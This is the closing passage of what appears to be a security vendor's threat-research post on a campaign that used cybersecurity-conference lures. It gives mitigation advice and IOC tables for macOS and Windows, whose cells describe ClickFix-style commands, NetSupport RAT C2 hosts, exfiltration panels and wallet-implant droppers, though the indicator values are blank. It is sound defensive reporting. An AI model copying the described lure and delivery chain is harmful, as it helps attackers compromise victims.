
Figure 27: The threat actor tries one final ploy
We asked if the actor happened to have a Linux payload they could send us, but sadly they did not have one at the ready. So, in much the same way a salesman who hears "no" might try changing the pitch, the actor pivoted to what appears to be a funding scam, perhaps in an attempt to steal credentials or other Personally Identifiable Information (PII) from their target. While we ended things there, you have to give the actor credit for being nothing if not persistent.
Mitigation guidance
Anytime there's a widely discussed or newsworthy event, it provides a lucrative opportunity for attackers to use that as a lure. Researchers have previously reported incidents where attackers used major cybersecurity conferences as lures for their attacks, even outside of Black Hat and DEF CON. This campaign relies on a familiar social engineering pattern: a trusted-looking message leads to a document or installer and the target is asked to take actions that normal security controls would prevent. Unexpected requests to run terminal commands, bypass Gatekeeper, install a manual update, or enter a device password are all strong indicators of an attempt to compromise rather than routine troubleshooting in a situation like this.
If you or someone within your organization has interacted with a lure like this, isolate the system from the network, collect any relevant forensic evidence, and consider reimaging the system. Assume that credentials on the system have been compromised. Revoke active sessions, reset passwords, and rotate API keys or any other secrets that may reside on the system. Review cryptocurrency wallets as well, if present.
Indicators of Compromise (IOCs)
Huntress has published these indicators to our Github repository.
macOS IOCs
Item | Description |
|---|---|
| Domain used in the ClickFix-style command. |
| GitHub Releases location hosting the manual 'update' payload. |
| Disk image payload manually downloaded from GitHub. |
| SHA-256 hash of the |
| Folder where |
| Panel host receiving exfiltrated data. |
| C2 / Bot host used by the polling backdoor. |
| Persistence mechanism for the backdoor. |
| Malicious redirect destination in second lure |
Windows IOCs
Item | Description |
|---|---|
| Lure link on legitimate dropbox service. |
| Fake download domain serving the counterfeit DocSend installer. |
| Location the host profiling data is sent to and stage two from. |
| Related campaign variant's launcher location used to obtain stage two. |
| Manager.zip, containing the NetSupport RAT |
| Downloads Localcertificate.zip (TLS-Intercepting local proxy) |
| Downloads |
| NetSupport RAT C2 |
| NetSupport RAT C2 |
| Host IP address for NetSupport RAT gateways. |
| Malicious Electron/NSIS installer masquerading as DocSend. |
| Trojanized Electron app bundle |
| Weaponized NetSupport RAT installer |
| TLS-intercepting proxy dropper |
| Ledger wallet implant dropper |
| Windows PowerShell loader |
| Malicious redirect destination in second lure |
| Windows encrypted payloads |